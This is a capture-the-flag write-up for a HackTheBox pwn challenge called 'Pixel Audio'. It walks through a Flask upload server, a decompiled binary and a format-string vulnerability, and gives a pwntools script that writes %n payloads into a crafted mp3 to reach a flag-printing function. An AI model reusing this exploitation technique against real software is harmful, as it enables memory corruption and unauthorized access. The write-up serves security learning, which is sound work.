Pixel Audio

This challenge contains a server with a vulnerable binary that we have to pwn
1) Checked the server script

```
import subprocess

from flask import Flask, render_template, request, redirect

app = Flask(__name__)

CMD_PATH = os.getenv("CMD_PATH", "./main")

@app.route('/')
def index():
    return render_template('index.html')


@app.route("/upload", methods=["POST"])
def upload():
    if "file" not in request.files:
        return "File not in request", 400

    file = request.files["file"]
    is_mp3 = file.filename.endswith(".mp3")

    if not is_mp3:
        return "File is not mp3", 400

    filepath = os.path.join("/tmp", "test.mp3")
    file.save(filepath)

    return redirect("/")


@app.route("/play", methods=["GET"])
def play():
    sp = subprocess.run([CMD_PATH], capture_output=True, text=True)
    return sp.stdout, 200


if __name__ == '__main__':
    app.run(host="0.0.0.0", port=1337, debug=True)
```

play runs main binary

2) Checked security of main

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Pixel Audio/challenge]
└─$ checksec main
[*] '/home/vigneswar/Pwn/Pixel Audio/challenge/main'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  b'./glibc/'
```

3) Decompiled it

Decompile: main - (main)

```
1
2 undefined8 main(void)
3
4 {
5   long lVar1;
6   long in_FS_OFFSET;
7
8   lVar1 = *(long *)(in_FS_OFFSET + 0x28);
9   is_mp3("/tmp/test.mp3");
10  if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
11                    /* WARNING: Subroutine does not return */
12    __stack_chk_fail();
13  }
14  return 0;
15 }
16
```

Decompile: beta_test - (main)

```
1
2  void beta_test(void)
3
4  {
5    ssize_t sVar1;
6    long in_FS_OFFSET;
7    char local_15;
8    int local_14;
9    long local_10;
10
11   local_10 = *(long *)(in_FS_OFFSET + 0x28);
12   system("clear");
13   fflush(stdout);
14   fflush(stdin);
15   local_14 = open("./flag.txt",0);
16   if (local_14 < 0) {
17     perror("\nError opening flag.txt, please contact an Administrator");
18                     /* WARNING: Subroutine does not return */
19     exit(1);
20   }
21   puts("\n\n[>] Now playing: Darude Sandstorm!\n");
22   while( true ) {
23     sVar1 = read(local_14,&local_15,1);
24     if (sVar1 < 1) break;
25     fputc((int)local_15,stdout);
26   }
27   close(local_14);
28   if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
29                     /* WARNING: Subroutine does not return */
30     __stack_chk_fail();
31   }
32   return;
33 }
34
```

Decompile: is_mp3 - (main)

```
2 void is_mp3(char *param_1)
3
4 {
5   int iVar1;
6   long in_FS_OFFSET;
7   ulong local_60;
8   ulong local_58;
9   FILE *local_50;
10  ulong *local_48;
11  ulong *local_40;
12  size_t local_38;
13  undefined local_2b [3];
14  char local_28 [24];
15  long local_10;
16
17  local_10 = *(long *)(in_FS_OFFSET + 0x28);
18  local_50 = fopen(param_1,"rb");
19  local_60 = 0xdead1337;
20  local_48 = &local_60;
21  local_58 = 0x1337beef;
22  local_40 = &local_58;
23  if (local_50 == (FILE *)0x0) {
24    perror("[-] Error opening the mp3 file, please contact an Administrator");
25    putchar(10);
26                    /* WARNING: Subroutine does not return */
27    exit(1);
28  }
29  local_38 = fread(local_2b,1,3,local_50);
30  fread(local_28,1,0x16,local_50);
31  fclose(local_50);
32  if (local_38 < 3) {
33    error("File is too short to contain magic bytes!\n");
34                    /* WARNING: Subroutine does not return */
35    exit(0x520);
36  }
37  iVar1 = memcmp(local_2b,&magic_bytes,3);
38  if (iVar1 != 0) {
39    puts("[-] File has corrupted magic bytes!");
40                    /* WARNING: Subroutine does not return */
41    exit(0x520);
42  }
43  printf("[*] Analyzing mp3 data: ");
44  printf(local_28);
45  if (((local_60 & 0xffff) == 0xbeef) && ((local_58 & 0xffff) == 0xc0de)) {
46    beta_test();
47  }
48  else {
49    puts(&DAT_00102140);
50  }
51  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
52                    /* WARNING: Subroutine does not return */
53    __stack_chk_fail();
```

4) Plan:

There is a format string vulnerability in is_mp3, using that we have to overwrite local_50 and local_58 to reach beta_test()


5) Exploit

```
(remote) gef➤  x/30a $rsp
0x7fff7dafc990: 0x0     0x555d987251a5
0x7fff7dafc9a0: 0xd     0xdead1337
0x7fff7dafc9b0: 0x1337beef      0x555d98ce32a0
0x7fff7dafc9c0: 0x7fff7dafc9a8  0x7fff7dafc9b0
0x7fff7dafc9d0: 0x3     0x334449ff7dafcdc9
0x7fff7dafc9e0: 0x7fff70243925  0x10101000000
0x7fff7dafc9f0: 0x2     0xffdb0e1bc9c1b300
0x7fff7dafca00: 0x7fff7dafca20  0x555d9872463b <main+42>
0x7fff7dafca10: 0x1000  0xffdb0e1bc9c1b300
0x7fff7dafca20: 0x1     0x7f25c1f6ad90
0x7fff7dafca30: 0x0     0x555d98724611 <main>
0x7fff7dafca40: 0x17dafcb20     0x7fff7dafcb38
0x7fff7dafca50: 0x0     0xacdab9c5cb5d466
0x7fff7dafca60: 0x7fff7dafcb38  0x555d98724611 <main>
0x7fff7dafca70: 0x555d98726d20  0x7f25c21a6040 <_rtld_global>
(remote) gef➤
```

The two address to overwrite are stored in stack

```
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./main")
context.binary = exe

target1 = 0xbeef
target2 = 0xc0de
payload = b'\x49\x44\x33'+f'%{target1}c%12$n%{target2-target1}c%13$n'.encode()
with open('/tmp/test.mp3', 'wb') as file:
    file.write(payload)

io = gdb.debug(exe.path, 'b* is_mp3+0x14b \nc')


io.interactive()
```

6) FLag


Not secure
83.136.253.251:36522
THE
LOUNGE
[*] Analyzing mp3 data: □ □□[H□[J
[>] Now playing: Darude Sandstorm!
HTB{mp3_f1l35_fr0m_l1m3_w1r3_xD}
Close
ʕ•ᴥ•ʔ
Play